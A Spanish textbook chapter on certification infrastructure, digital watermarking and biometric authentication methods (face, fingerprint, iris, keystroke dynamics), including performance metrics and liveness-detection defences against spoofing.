Es muy importante planificar bien la infraestructura de certificación. Antes de empezar a solicitar los certificados y utilizarlos en su entorno, se tiene que contestar algunas preguntas fundamentales y que ayudan a definir la infraestructura. Las preguntas más importantes son:

- ¿Qué funciones utilizarán los certificados?
- ¿Quién va a expedir los certificados?
- ¿Cómo se validarán las solicitudes de los nuevos certificados?

• ¿Qué mecanismos se ponen en su lugar para que los certificados se pueden utilizar para el control de acceso a las aplicaciones?
• ¿Cómo administrar los certificados, validar y ejecutar las solicitudes de cambio, y manejar los certificados perdidos, comprometidos y no deseados?

27.10. Autoridades de Certificación

Una Autoridad de Certificación puede ser pública o privada. Los certificados digitales de las Autoridades de Certificación pueden o no estar instalados en los navegadores pero son reconocidos como entidades confiables, frecuentemente en función de la normativa del país en el que operan.

En la Unión Europea, el Artículo 11 de la Directiva 1999/93CE de firma electrónica establece que los países miembros notificarán a la Comisión y a los otros estados miembros lo siguiente:

- Información sobre esquemas voluntarios de acreditación nacionales, incluyendo eventuales requisitos adicionales según el artículo 3(7).
- Nombres y direcciones de los organismos nacionales responsables de la acreditación y supervisión, así como de los organismos a los que se refiere el artículo 3(4).
- Nombres y direcciones de todos los Prestadores de Servicios de Certificación nacionales acreditados.

En España, el mercado de los certificados electrónicos cuenta con los prestadores reconocidos por el Ministerio correspondiente como se puede consultar en su web.

27.11. Marca de agua

Las marcas de agua son un sistema de protección muy antiguo utilizado por la estenografía, el cual consiste en insertar un mensaje o un sello de identificación visible o no, dentro de un objeto digital, ya sean imágenes, documentos de texto, vídeos, etc., con la finalidad de proteger su origen y certificar su autenticidad.

La digitalización de documentos conlleva la implementación de las técnicas de marcaje de agua como medida de protección de los derechos de propie-

dad intelectual, ya que un documento digital tiene características propias que, sin contar con una protección adecuada, permiten una fácil alteración, copia, distribución, etc.

El marcaje de agua digital es el proceso de modificar el fichero de datos original, permitiendo la posterior recuperación de los datos integrados auxiliares a que se refiere como una marca de agua. Un usuario, con el conocimiento de la marca de agua y cómo se recupera, puede determinar si se han producido cambios en el fichero de datos. Dependiendo del método utilizado para el marcaje de agua, la recuperación de los datos integrados auxiliares puede ser recuperados en el proceso posterior.

Una desventaja de la marca de agua digital es que un usuario no puede alterar significativamente algunos ficheros sin sacrificar la calidad o la utilidad de los datos. Esto puede ser verdad en varios ficheros, incluidos los datos de imagen, de audio, de datos y de código de ordenador.

27.12. Autenticación biométrica

La autenticación biométrica se refiere a la identificación de las personas por sus características o rasgos. La biometría se utiliza en la informática como una forma de identificación y de control de acceso. Los identificadores biométricos son las características distintivas y medibles utilizadas para etiquetar y describir a las personas. Los identificadores biométricos se clasifican a menudo como características fisiológicas y de comportamiento. Una característica biométrica fisiológico podría identificar por la voz, el ADN, la forma de la mano, etc. Las características biométricas según el comportamiento están relacionadas con este último.

27.12.1. Funcionalidad biométrica

Muchos aspectos de la fisiología humana, química o de comportamiento se puede utilizar para la autenticación biométrica. La selección de un determinado parámetro biométrico para su uso en una aplicación específica implica una ponderación de diversos factores. Jain en 1999 identificó siete factores que se deberían utilizar para evaluar la idoneidad de cualquier rasgo para su uso en la autenticación biométrica:

- La universalidad significa que cada persona que utiliza un sistema debe poseer la característica en cuestión.
- La singularidad significa que la característica debería ser suficientemente diferente para las distintas personas en la población de referencia, para que se pudieran distinguir una de otra.
- La permanencia se refiere a la forma en que una característica varía con el tiempo. Más específicamente, una característica con una buena permanencia deberá ser razonablemente invariante en el tiempo.
- La cuantificación o posibilidad de medición de la característica se refiere a la facilidad de adquisición o de la medición de la misma. Además los datos adquiridos debe estar en una forma que permita su posterior procesamiento y la extracción de sus características más relevantes.
- El rendimiento hace referencia a la precisión, la velocidad y la robustez de la tecnología utilizada.
- La aceptabilidad se refiere a cómo las personas de la población pertinente aceptan la tecnología de tal manera que están dispuestas a registrar su característica biométrica.
- La posibilidad de eludir se refiere a la facilidad con que se puede imitar una determinada característica biométrica.

Ninguna característica biométrica cumplirá con todos los requisistos enumerados.

En el modo de identificación, el sistema realiza una comparación de uno contra muchos en base de unos datos biométricos en el intento de establecer la identidad de una persona desconocida. El sistema tendrá éxito en la identificación de la persona si la comparación de la muestra biométrica con una plantilla de la base de datos cae dentro de un umbral previamente establecido. El modo de identificación se puede utilizar ya sea por

- reconocimiento positivo, es decir, de modo que la persona no tiene que proporcionar ningún información acerca de la plantilla que se utiliza, o
- reconocimiento negativo, es decir, donde el sistema determina si la persona es que la que implícita o explícitamente niega ser.

La primera vez que una persona utiliza un sistema biométrico se llama inscripción. Durante la inscripción, la información biométrica de una persona es capturada y almacenada. En usos posteriores, la información biométrica se detecta y se compara con la información almacenada en el momento de la inscripción. Tener en cuenta que es crucial que el almacenamiento y la recuperación de tales sistemas debe ser seguro.

Las fases del funcionamiento de un sistema de autenticación biométrica son:

- La primera fase, es decir el sensor de la característica biométrica, es la interfaz entre el mundo real y el sistema. Para ello tiene que adquirir todos los datos necesarios. La mayoría de las veces se trata de un sistema de adquisición de imagen, pero se puede cambiar de acuerdo con las características deseadas.
- La segunda fase consiste en realizar todo el procesamiento necesario: tiene que eliminar los defectos del sensor para mejorar los datos de entrada, por ejemplo, la eliminación de ruido de fondo), incluso utilizar algún tipo de normalización, etc.
- En la tercera fase se extraerán las características necesarias. Esta fase es un paso importante ya que las características correctas deben ser extraídas de manera óptima. Un vector de números o una imagen con determinadas propiedades se utiliza para crear una plantilla. Una plantilla es una síntesis de las características relevantes extraídas de la fuente. Los elementos de la medición biométrica que no se utilizan en el algoritmo de comparación se descartan en la plantilla con el fin de reducir el tamaño del fichero y proteger la identidad de la persona inscrita.

Cuando se realiza la inscripción, la plantilla se almacena simplemente en algún lugar. En la fase de reconocimeinto, la plantilla obtenida se pasa a un comparador que la confronta con otras plantillas existentes, estimando la distancia entre ellas usando cualquier algoritmo, como por ejemplo la distancia de Hamming. El programa analizará las coincidencias entre la plantilla y los datos de la entrada. A continuación dará su veredicto afirmativo o negativo. La selección de la característica biomátrica en una aplicación práctica se debe hacer en función de las medidas de las características y los requisitos de los usuarios. Se debería tener en cuenta el rendimiento, la aceptabilidad, la posibilidad de eludir, la robustez, la cobertura de pobla-

ción, el tamaño, la disuasión de robo de identidad, etc. en la selección de una determinada característica biométrica. También esta selección debería tener en cuenta la disponibilidad del sensor, la disponibilidad del dispositivo, el tiempo de procesamiento y la fiabilidad y el consumo de energía.

27.12.2. Sistema multibiométrico

Un sistema multibiométrico utilizar múltiples sensores biometricos para superar las limitaciones de los sistemas biométricos unimodales. Por ejemplo los sistemas de reconocimiento de iris puede ser comprometidos por el envejecimiento y los sistemas de escaneo del dedo por las huellas dactilares gastadas. Mientras los sistemas biométricos unimodales están limitados por la integridad de su identificador, es poco probable que varios sistemas unimodales tengan idéticos inconvenientes. Los sistema multibiométricos obtienen conjuntos de información de la misma persona, es decir, las múltiples imágenes de un iris o los escaneos del mismo dedo o la información de diferentes características biométricas, que requieren escaneo de huellas digitales y, mediante el reconocimiento de voz, un pase de código de voz. Los sistemas multibiométricos pueden integrar secuecialmente estos sistemas unimodales simultáneamente, o con una combinación de los mismos, o en serie, así se dice que utilizan respectivamente modos de integración secuenciales, paralelos, jerárquicos y en serie.

En términos generales, la fusión de la información se divide en tres partes, una previa a la fusión, otra de fusión y una última posterior a la fusión. En la primera se pueden combinar a nivel de sensor o a nivel de característica. La fusión a nivel de sensor se puede organizar principalmente en tres clases: (1) una única instancia de un sensor múltiple, (2) con múltiples sensores que detectan más de una característica, y (3) de varios sensores separados. La fusión a nivel de característica se puede organizar principalmente en dos categorías: (1) dentro de la clase y (2) entre clases. La primera se vuelve a clasificar en cuatro subcategorías: (a) los mismos sensores con las mismas características, (b) los mismos sensores con características diferentes, (c) diferentes sensores con las mismas características, y (d) iferentes sensores con caracerísticas diferentes.

27.12.3. Rendimiento

Los parámetros que se citan a continuación se utilizan como parámetros de rendimiento para los sistemas biométricos:

- La tasa de falsa aceptación o de falsa coincidencia (FAR o FMR - False Accept Rate o False Match Rate). Es la probabilidad de que el sistema detecte incorrectamente una coincidencia entre el patrón de entrada y una plantilla en la base de datos. Se mide el porcentaje de entradas fallidas y que son incorrectamente aceptadas. En el caso de la escala de similitud, si la persona es un impostor en tiempo real, pero la puntuación de adaptación es mayor que el umbral, entonces no se le trata como un fallo del sistema biométrico, con lo que aumentan el rendimiento FAR, aunque también depende de la selección del valor umbral.
- La tasa de falso rechazo o falsa no coincidencia (FRR o FNMR - False Reject Rate o False Non-Match Rate). Es la probabilidad de que el sistema no detecte una coincidencia entre el patrón de entrada y una plantilla en la base de datos. Se mide el porcentaje de entradas fallidas que se rechazaron incorrectamente.
- El margen de funcionamiento del receptor o de funcionamiento relativo (ROC - Receiver Operating Characteristic o Relative Operating Characteristic): Este parámetro ROC es una caracterización visual de las negociaciones entre los parámetros FAR y FRR. En general, el algoritmo empleado para la determinación de la coincidencia entre los datos de entrada y las plantillas en la base de datos toma una decisión basada en un umbral que determina el grado de coincidencia. Si se reduce el umbral, habrá menos coincidencias falsas, pero más resultados falsos. En consecuencia, un umbral más alto reducirá la FAR, pero aumentará la FRR. Una variante es el error de detección de compensación (DET - Detection Error Trade-off), que se obtiene usando el valor de la desviación normal en ambos ejes.
- La tasa de error de igual o la tasa de error de cruce (EER o CER - Equal Error Rate o Crossover Error Rate). Es la tasa a la que la probabilidad de los errores de aceptación y rechazo son iguales. El valor de la EER se puede obtener fácilmente a partir de la curva ROC. La EER es una manera rápida de comparar la precisión de los disposi-

tivos con diferentes curvas ROC. En general, el dispositivo con el menor valor de EER es el más preciso.

- La tasa de fallo en la inscripción (FTE o FER - Failure to Enroll Rate). Es la tasa en la que se intenta crear una plantilla a partir de una entrada incorrecta. Esto es causado por las entradas de baja calidad.
- La tasa de fallo en la captura (FTC - Failure to Capture Rate). Este parámetro es la probabilidad de que el sistema no puede detectar una entrada biométrica cuando se presenta correctamente.
- La capacidad de plantillas. Es el número máximo de conjuntos de datos que pueden ser almacenados en el sistema.

27.12.4. Sistemas biométricos adaptativos

Los sistemas biométricos adaptativos tienen por objeto actualizar de forma automática las plantillas de la base de datos. La doble ventaja de estos sistemas están resolviendo el problema de un limitado mantenimiento de datos y el seguimiento de las variaciones temporales de los datos de entrada a través de la adaptación. Recientemente, la biometría adaptativa ha recibido una considerable atención por parte de la comunidad científica.

Esta línea de investigación se espera que gane impulso debido a las ventajas que conlleva. En primer lugar, con un sistema biométrico adaptativo, no se tienen que recoger un gran número de muestras biométricas durante el proceso de inscripción. En segundo lugar, no es necesario volver a inscribirse de forma periódica con el fin de detectar los cambios del parámetro. Esto reduce significativamente el coste de mantenimiento de un sistema biométrico.

A pesar de estas ventajas, existen varias cuestiones pendientes relacionadas con estos sistemas, tales como por ejemplo el hecho de que un error de clasificación por parte el sistema biométrico, puede causar la entrada de un impostor.

27.12.5. Autenticación por reconocimiento facial

Un sistema de reconocimiento facial es una aplicación informática para la identificación o verificación automática de una persona a partir de una imagen digital o un vídeo. Una de las maneras de hacer esto es mediante la comparación de determinadas características faciales de la imagen y una base de datos facial. Normalmente se utiliza en sistemas de seguridad y puede ser comparado con otros parámetros biométricos tales como los sistemas de reconocimiento mediante huellas dactilares o el iris del ojo.

Las principales técnicas de reconocimiento facial son:

- Tradicional. Algunos algoritmos de reconocimiento facial identifican los rasgos faciales mediante determinados puntos de referencia o características de una imagen de la cara de la persona. Por ejemplo, un algoritmo puede analizar la posición relativa, el tamaño y/o la forma de los ojos, la nariz, los pómulos y la mandíbula. Estas características se utilizan para buscar otras imágenes con características coincidentes. Otros algoritmos normalizan una galería de imágenes de la cara y luego comprimen los datos faciales, guardando sólo los datos de la imagen que es útil para la detección de rostros. Uno de los primeros sistemas de éxito que hubo, se basa en técnicas aplicadas a un conjunto de características faciales sobresalientes, proporcionando una representación comprimida de la cara. Los algoritmos de reconocimiento se pueden dividir en dos enfoques principales: geométricos, que examina las características distintivas, o fotométricas, y un enfoque estadístico que convierte una imagen en valores y compara estos valores con plantillas para eliminar las variaciones.
- Reconocimiento tridimensional. Una tendencia emergente, que pretende lograr una mejor precisión, es el reconocimiento facial tridimensional. Esta técnica utiliza sensores tridimensionales para capturar la información sobre la forma de un rostro. A continuación se utiliza esta información para identificar los rasgos distintivos en la superficie de una cara, como el contorno de las cuencas de los ojos, la nariz y el mentón. Una ventaja de reconocimiento facial tridimensional es que no se ve afectada por los cambios en la iluminación como otras técnicas. También se puede identificar un rostro a partir de una gama de ángulos de visión, incluyendo una vista de perfil. La

investigación de esta técnica se ve reforzada por el desarrollo de sofisticados sensores que hacen un trabajo mejor en la captura de las imágenes tridimensionales de la cara. Los sensores funcionan mediante la proyección de luz estructurada en la cara. Hasta una docena o más de estos sensores de imagen se pueden colocar en el mismo chip CMOS, donde cada sensor capta una parte diferente del espectro. Incluso una técnica de reconocimiento tridimensional podría ser sensible a las expresiones.

- Análisis de la textura de la piel. Otra tendencia emergente utiliza los detalles visuales de la piel, capturados a partir de imágenes digitales o escaneadas. Esta técnica, denominada análisis de la textura de la piel determina las líneas identificativas, los patrones y las manchas en la piel de una persona en un espacio matemático. Las pruebas han demostrado que con la adición del análisis de la textura de la pel, el rendimiento en el reconocimiento de caras puede aumentar en un 20 y hasta un 25 por ciento.

27.12.6. Autenticación por huella dactilar

El reconocimiento de huellas dactilares o la autenticación por huella dactilar se refiere al método automatizado de verificar una coincidencia entre dos huellas dactilares humanas. Las huellas dactilares son una de las muchas formas de la biometría que se utilizan para identificar a las personas y verificar su identidad. Hay dos clases principales de algoritmos (minutia y patrón) y cuatro diseños de sensores (ópticos, ultrasónicos, de capacitancia activa y pasiva).

El análisis de huellas dactilares con fines de identificación requiere generalmente la comparación de varias características del patrón de impresión. Esto incluye patrones, que son características agregadas de las crestas y los puntos de detalle, que son características únicas que se encuentran dentro de los patrones. También es necesario conocer la estructura y las propiedades de la piel humana con el fin de emplear con éxito algunas de las tecnologías de formación de imágenes.

Los tres patrones básicos de los bordes dactilares son:

- El arco: Las crestas que van desde el lado de un dedo, suben por el centro formando un arco, y luego salen por el otro lado del dedo.
- El bucle: Las crestas que entran por un lado del dedo, forman una curva, y luego salen por el mismo lado.
- El verticilo: Las crestas forman círculos alrededor de un punto central en el dedo.

Los científicos han encontrado que los miembros de una misma familia comparten a menudo los mismos patrones generales de huellas dactilares, lo que lleva a la creencia de que estos patrones se heredan.

En cuanto a las características de las crestas de la huella dactilar debemos tener en cuenta cómo acaban, cómo se bifurcan y su cresta corta o punto. Los detalles y los patrones son muy importantes en el análisis de las huellas dactilares, ya que se ha demostrado de que no hay dos dedos idénticos.

27.12.6.1.Sensores de huellas dactilares

Un sensor de huellas dactilares es un dispositivo electrónico usado para capturar una imagen digital de la huella dactilar. La imagen capturada se llama un escaneo vivo. Este escaneo vivo se procesa digitalmente para crear una plantilla biométrica, que se almacena y utiliza para posteriores reconocimientos de coincidencia.

Los sensores más significativos son:

- Ópticos. La imagen óptica de la huella dactilar implica la captura de una imagen digital de la huella utilizando la luz visible. En esencia este tipo de sensor es una cámara digital especializada. La capa superior del sensor, donde se coloca el dedo, se conoce como la superficie táctil. Debajo de esta capa hay una capa emisora de luz fosforescente que ilumina la superficie del dedo. La luz reflejada por el dedo pasa a través de la capa de fósforo para que un conjunto de píxeles de estado sólido capturen una imagen visual de la huella dactilar. Una superficie de contacto rayada o sucia puede capturar una mala imagen de la huella dactilar. Un inconveniente de este tipo de sensor es el hecho de que las capacidades de formación de imágenes se ven afectadas por la calidad de la piel del dedo. Por ejemplo, un dedo sucio o con marcas es difícil de dar correctamente una imagen.

Además es posible que una persona tenga erosiones en la capa externa de la piel de las yemas de los dedos hasta el punto donde la huella digital ya no es visible. También puede ser engañado fácilmente por una imagen de una huella dactilar si no se acompaña de un detector de dedo vivo. Sin embargo, a diferencia de los sensores capacitivos, esta tecnología de sensor no es susceptible de daños por descargas electrostáticas.

- Ultrasónico. Los sensores ultrasónicos hacen uso de los principios de la ecografía médica con el fin de crear imágenes visuales de la huella dactilar. A diferencia de las imágenes ópticas, los sensores ultrasónicos utilizan ondas de sonido de muy alta frecuencia para penetrar en la capa epidérmica de la piel. Las ondas de sonido se generan utilizando transductores piezoeléctricos y se mide la energía reflejada también con el uso de materiales piezoeléctricos. Puesto que la capa de la piel dérmica presenta el mismo patrón característico de la huella dactilar, las mediciones de las ondas reflejadas se pueden utilizar para formar una imagen de la huella dactilar. Esto elimina la necesidad de una piel limpia y sin daños epidérmica y una superficie limpia de detección.
- Capacitancia. Los sensores de capacitancia utilizan los principios asociados con la capacitancia con el fin de formar imágenes de las huellas dactilares. Con este método la matriz de píxeles de los sensores actúa como una placa de un condensador de placas paralelas, la capa dérmica que es eléctricamente conductora actúa como la otra placa, y la capa epidérmicas no conductora actúa como un dieléctrico.
- Capacitancia pasiva. Un sensor de capacitancia pasiva utiliza el principio descrito anteriormente para formar una imagen de los patrones de huellas digitales de la capa dérmica de la piel. Cada píxel del sensor se utiliza para medir la capacitancia en ese punto de la matriz. La capacitancia varía entre las crestas y los valles de la huella dactilar, debido al hecho de que el volumen entre la capa dérmica y el elemento de detección en los valles contiene un espacio de aire. La constante dieléctrica de la epidermis y de la zona del elemento de detección son valores conocidos. Los valores de capacitancia medidos se utilizan para distinguir entre las crestas y los valles de huellas dactilares.

- Capacitancia activa. Los sensores de capacitancia activa utilizan una aplicación de una tensión a la piel antes de su medición. La aplicación de la tensión carga el condensador eficaz. El campo eléctrico entre el dedo y el sensor sigue el patrón de las crestas en la capa de la piel dérmica. En el ciclo de descarga, la tensión a través de la capa dérmica y el elemento sensor se compara con un voltaje de referencia para el cálculo de la capacitancia. Los valores de la distancia se calculan matemáticamente, y se utilizan para formar una imagen de la huella dactilar. Los sensores de capacitancia activa miden los patrones de crestas de la capa dérmica como el método ultrasónico. De nuevo esto elimina la necesidad de la piel limpia y una epidermis sin daños y una superficie limpia del sensor.

27.12.6.2.Algoritmos

Los algoritmos de coincidencia se utilizan para comparar las plantillas de las huellas dactilares almacenadas previamente contra las huellas dactilares de los candidatos para fines de autenticación. Con el fin de hacer esto, la imagen original debe ser directamente comparada con la imagen candidata o se deben comparar determinadas características.

Los algoritmos basados en patrones comparar los patrones básicos de las huellas dactilares (arco, espiral y bucle) entre una plantilla previamente almacenada y una huella dactilar candidata. Esto requiere que las imágenes estén alineadas en la misma orientación. Para ello, el algoritmo encuentra un punto central en la imagen de la huella y lo centra. En un algoritmo basado en patrones, la plantilla contiene el tipo, el tamaño y la orientación de los patrones dentro de la imagen alinada de la huella dactilar. La imagen de la huella candidata se compara gráficamente con la plantilla para determinar el grado de coincidencia.

27.12.7.Autenticación por recocimiento del iris

El reconocimiento del iris es un método automatizado de identificación biométrica que utiliza las técnicas matemáticas de reconocimiento de patrones en las imágenes de vídeo del iris de los ojos de una persona, cuyo patrón es únicos y pueden ser vistos desde cierta distancia.

No hay que confundirlo con otra tecnología ocular menos frecuente basada en el escaneo de la retina. El reconocimiento del iris utiliza la tecnología de la cámara con sútil iluminación infrarroja para obtener imágenes de los ricos detalles de las intrincadas estructura del iris. Las plantillas digitales codificados de estos patrones por los algoritmos matemáticos y estadísticos permiten la identificación de una persona en particular. Las bases de datos de plantillas inscritas buscan la coincidencia a velocidades medidas en millones de plantillas por segundo de CPU, y con tasas de falsas coincidencias infinitesimales.

Muchos millones de personas en varios países de todo el mundo se han inscrito en los sistemas de reconocimiento del iris, por razones de conveniencia, tales como los pasaportes automatizados de los pasos fronterizos, y se están implementando algunos sistemas nacionales de identificación basados en esta tecnología. Una ventaja clave de reconocimiento de iris, además de su velocidad de identificación y su extrema resistencia a las falsas coincidencias, es la estabilidad del iris como un órgano interno, protegido y externamente visible del ojo.

En 1987, dos profesores de Oftalmología, Leonard Flom, MD (NYU) y Aran Safir, MD (U.Conn) inscribieron una primera patente # 4.641.349 titulada "Tecnología de Reconocimiento de Iris." Posteriormente, John Daugman, doctor de la Facultad de las Ciencias de la Computación de Harvard fue el encargado por las dos oftalmólogos para desarrollar un algoritmo con esta técnica basada en una extensa serie de fotografías de alta resolución del iris entregados por el Dr.Flom de sus pacientes privados voluntarios. Varios años más tarde, Daugman inscribió una patente con su algoritmo y un prototipo basado en esta tecnología. Más adelante esta patente fue transferida a GE Capital, una rama de General Electric.

La mayoría de los sistemas de reconocimiento de iris obtienen las imágenes de iris en la longitud de onda visible (400-700 nm) o el rango cercano del infrarrojo (700 - 900 nm) del espectro electromagnético. Cada longitud de onda distingue diferentes características del iris obteniendo información del iris por su textura y su pigmentación. La mayoría de los sistemas de reconocimiento de iris funcionan dentro del espectro del infrarrojo ya que puede penetrar en la parte oscura del iris, que es el fenotipo dominante de la pobla-

ción humana, y esta textura no es fácilmente observada en el espectro visible. Con el espectro infrarrojo también se reduce la contaminación del patrón del iris mediante el bloqueo de los reflejos corneales del ambiente.

Aunque la reducción de los reflejos a través del uso del espectro infrarrojo hace que los reconocimientos del sistema sean más robusto, las imágenes del infrarrojo no pueden distinguir los efectos de la melanina, el principal componente colorante del iris. La melanina, también conocida como cromóforo, se compone principalmente de dos macromoléculas heterogéneas distintas, denominadas eumelanina (marrón-negro) y la feomelanina (amarillo-rojizo), cuya absorbancia a longitudes de onda bajas en el espectro infrarrojo es insignificante. Sin embargo, en longitudes de onda más cortas dentro del espectro visible, estos cromóforos están excitados y proporcionan una rica fuente de información sobre todo codificados como patrones de forma del iris. Hosseini proporciona una comparación entre estas dos modalidades de imágenes y fusiona los resultados para aumentar la tasa de reconocimiento. Un método alternativo es la fusión, método parecido al enfoque de los sistemas biométricos multimodales.

Principio de funcionamiento

Un algoritmo de reconocimiento de iris primero tiene que localizar los límites interiores y exteriores del iris, es decir, la pupila y el limbo, en una imagen del ojo. Subrutinas posteriores detectan y excluyen los párpados, las pestañas y las reflexiones especulares que a menudo obstruyen partes del iris. Así el conjunto de píxeles sólo contienen el iris, con lo que se pueden normalizar estos datos por un modelo que compense la dilatación o la constricción de la pupila. Entonces se analiza para extraer un patrón de bits que codifica la información necesaria para comparar dos imágenes del iris. En el caso de los algoritmos de Daugman, se utiliza la transformada de Gabor. El resultado es un conjunto de números complejos que contienen la información de la amplitud y fase local sobre el patrón de iris. En los algoritmos de Daugman,se descarta la información de la amplitud, y los 2048 bits que representan un patrón de iris, sólo contienen la información de fase. Descartando la información de amplitud asegura que la plantilla permanece más tiempo sin verse afectada por los cambios en la iluminación o el contraste, y contribuye a un uso durante más tiempo de la plantilla biométrica sin necesitar una nueva inspección o reconocimiento de la persona. Para la identifi-

cación, la plantilla creada a partir de la imágen del iris se compara con las plantillas almacenadas en una base de datos. Si la distancia de Hamming es inferior al umbral de decisión, se da como afirmativa la identificación en base a la extrema improbabilidad estadística de que dos personas diferentes puede coincidir su patrón de la imagen del iris.

Ventajas

El iris del ojo se ha descrito como la parte ideal del cuerpo humano para la identificación biométrica por varias razones:

- Es un órgano interno que está bien protegido por una membrana altamente transparente y sensible, llamada córnea, contra daños y desgaste. Esto lo distingue de las huellas dactialres, que pueden ser difíciles de reconocer después de años de realizar determinados tipos de trabajo manual.
- El iris es predominantemente llano, y su configuración geométrica sólo se controla mediante dos músculos complementarios, la pupila del esfínter y el dilatador pupilar, que controlan el diámetro de la pupila. Esto hace que la forma del iris sea mucho más predecible que, por ejemplo, la de la cara.
- El iris tiene una textura fina que, como las huellas dactilares, se determina al azar durante la gestación embrionaria. Al igual que la huella dactilar, es muy difícil demostrar que el iris es único para cada persona. Sin embargo, hay tantos factores que intervienen en la formación de estas texturas, como el iris y la huella dactilar, que la posibilidad de resultados falsos es extremadamente bajo, incluso los individuos genéticamente idénticos tienen texturas de iris completamente independientes.
- Un escaneo del iris es similar a la toma de una fotografía y se puede realizar a partir de una distancia de unos 10 cm hasta unos pocos metros. No hay necesidad de que la persona que está siendo identificada toque ningún equipo, lo que elimina la objeción que se ha planteado en algunas culturas contra escáneres de huellas dactilares, donde un dedo tiene que tocar una superficie, o el escaneo de la retina, donde el ojo debe ser llevado muy cerca de un ocular.
- Mientras que hay algunos procedimientos médicos y quirúrgicos que pueden afectar el color y la forma general del iris, la textura fina se mantiene notablemente estable a lo largo de muchas décadas. Algu-

nas identificaciones de iris han tenido éxito durante un período de aproximadamente 30 años.

Inconvenientes

- Muchos escáneres comerciales de iris no tienen las características adecuadas para esta funcionalidad.
- Los escáneres son a menudo difíciles de ajustar y se convierten en una molestia para el uso de personas de diferentes alturas.
- La precisión de los escáneres puede verse afectada por los cambios en la iluminación.
- Los escáneres del iris son mucho más caros que otras clases de sistemas de seguridad biométricos, por contraseña o con tarjeta de proximidad.
- El escaneo del iris una tecnología relativamente nueva y es incompatible con la inversión muy importante que la aplicación de la ley y las autoridades de inmigración de algunos países ya han hecho en el reconocimiento de huellas dactilares.
- El reconocimiento del iris es muy difícil de realizar a una distancia superior a unos pocos metros y si la persona que se identifica no está cooperando por mantener la cabeza quieta y mirando a la cámara. Sin embargo varias instituciones académicas y fabricantes biométricos están desarrollando productos que dicen son capaces de identificar objetos a distancias de hasta 10 metros, incluso la posibilidad de hacerlo en movimiento con velocidades de hasta 1 m/seg.
- Al igual que con otras tecnologías biométricas fotográficas, el reconocimiento de iris es susceptible a la mala calidad de imagen.
- Al igual que con otras infraestructura de identificación, los activistas de derechos civiles han expresado su preocupación de que la tecnología de reconocimiento del iris puede ayudar a los gobiernos a seguir a personas ajenas a su voluntad.
- Los investigadores han engañado a los escáneres de iris usando imágenes generadas a partir de los códigos digitales de iris almacenados. Los delincuentes podrían aprovechar esta vulnerabilidad para robar la identidad de las personas.

Consideraciones sobre la seguridad

Como con la mayoría de otras tecnologías de identificación biométrica, un problema aún no resuelto de manera satisfactoria con el reconocimiento del iris es el problema de verificación de tejido vivo. La fiabilidad de cualquier identificación biométrica depende de asegurar que la señal adquirida y la comparada han sido registradas en una parte del cuerpo vivo de la persona a identificar y no es una plantilla prefabricada. Muchos sistemas comerciales de reconocimiento de iris son fáciles de engañar mediante la presentación de una fotografía de alta calidad de una cara en vez de un rostro real, lo que hace que estos dispositivos no sean aptos para aplicaciones de supervisión tales como puertas de control de acceso. El problema de la verificación de tejido vivo es una preocupación menor en aplicaciones supervisadas por personas, donde un operador humano supervisa el proceso de tomar la foto.

Los métodos que se han propuesto para proporcionar una defensa contra el uso de los iris y ojos falsos son:

- Cambio de iluminación ambiental durante la identificación, de tal manera que el reflejo pupilar se puede verificar y se pueda registrar la imagen del iris con varios diámetros pupilares diferentes.
- Analizando el espectro de frecuencia espacial de dos dimensiones de la imagen del iris para los picos causados por los patrones de tramado de una impresora con los encontrados en lentes de contacto disponibles de falso iris en el comercio.
- Analizando el espectro de frecuencia temporal de la imagen para los picos causados por las pantallas de ordenador.
- Mediante el uso del análisis espectral en lugar de cámaras monocromáticas para distinguir el tejido del iris de otro material.
- Observando el movimiento natural característica de un globo ocular.
- Comprobanado la retrorreflexión de la retina, es decir, el efecto de ojos rojos.
- Comprobando los reflejos de las cuatro superficies ópticas del ojo (frontal y posterior de la córnea y el cristalino) para verificar su presencia, su posición y su forma.
- Uso de imágenes en 3 dimensiones, por ejemplo uso de cámaras estéreo, para verificar la posición y la forma del iris en relación a otras características funciones de los ojos

27.12.8. Autenticación por la forma de teclear

La dinámica de la pulsación de las teclas es la información de temporización detallada que describe exactamente cuando se ha pulsado cada tecla del ordenador por parte de una persona.

La biométrica del comportamiento de la dinámica de la pulsación de las teclas utiliza la forma y el ritmo de tecleado por una persona ya sea desde un teclado convencional o uno numérico. Los ritmos de pulsación de un usuario se miden para desarrollar una plantilla única biométrica de los usuarios al escribir una plantilla de cara a una futura autenticación. Las mediciones realizadas de la mayoría de teclados pueden ser grabadas para determinar los tiempos muertos entre el tecleado de dos teclas y el tiempo entre el tecleado de la tecla flecha arriba y flecha abajo. Estos tiempos se procesan a través de un algoritmo neural único, que determina un patrón primario para futuras comparaciones. Del mismo modo la información de la vibración puede ser utilizada para crear un patrón para un uso futuro tanto en tareas de identificación como de autenticación.

Los datos necesarios para analizar la dinámica de pulsación de las teclas se obtienen mediante el registro de las pulsaciones de las teclas. Normalmente, todo esto se retiene cuando registrando una sesión de escritura es la secuencia de caracteres correspondientes al orden en el que las teclas se presionan y se descarta la información de tiempo. Al leer el correo electrónico, el receptor no puede dejar de leer la frase "Vi a tres cebras!" si:

- se escribió rápidamente o lentamente
- el remitente usa la tecla flecha a la izquierda, la tecla flecha a la derecha, o la tecla de bloqueo de mayúsculas para hacer que la "i" se convierta en una letra mayúscula "I"
- las letras se escribieron todas al mismo ritmo, o si hubo una larga pausa antes de la letra "z" o el número "3" mientras estaba buscando esta letra
- el remitente escribe las letras equivocadas inicialmente y luego volvió y las corrigió, o si las escribió bien a la primera.

Utilización como dato biométrico
Los investigadores están interesados en utilizar esta información dinámica del tecleado para verificar o incluso tratar de determinar la identidad de la persona que está produciendo estas pulsaciones de teclado. A menudo esto es posible debido a que algunas características de la producción del tecleado son tan individuales como la escritura o la firma. Las técnicas utilizadas para hacer esto varían mucho en potencia y sofisticación, y va desde técnicas estadísticas para redes neurales a la inteligencia artificial.

En el caso más simple, se pueden utilizar reglas muy simples para descartar un posible usuario. Por ejemplo, si sabemos que el tecleado de Juan es de 20 palabras por minuto, y la persona en el teclado va a 70 palabras por minuto, es bastante seguro de que no es Juan. Eso sería una prueba basada simplemente en la velocidad pura sin corregir los errores. No es más que una prueba de un solo sentido, ya que siempre es posible que la gente vaya más lento de lo normal, pero es inusual o imposible para ellos para ir al doble de su velocidad normal. O puede ser que el usuario a identificar en el teclado y Juan tecleen ambos a 50 palabras por minuto, pero nunca Juan aprendió los números, y siempre tiene que frenar un extra de medio segundo cada vez que tiene que teclear un número. Si el usuario a identificar no ralentiza cuando tiene que teclear los números, entonces es muy probable que no sea Juan.

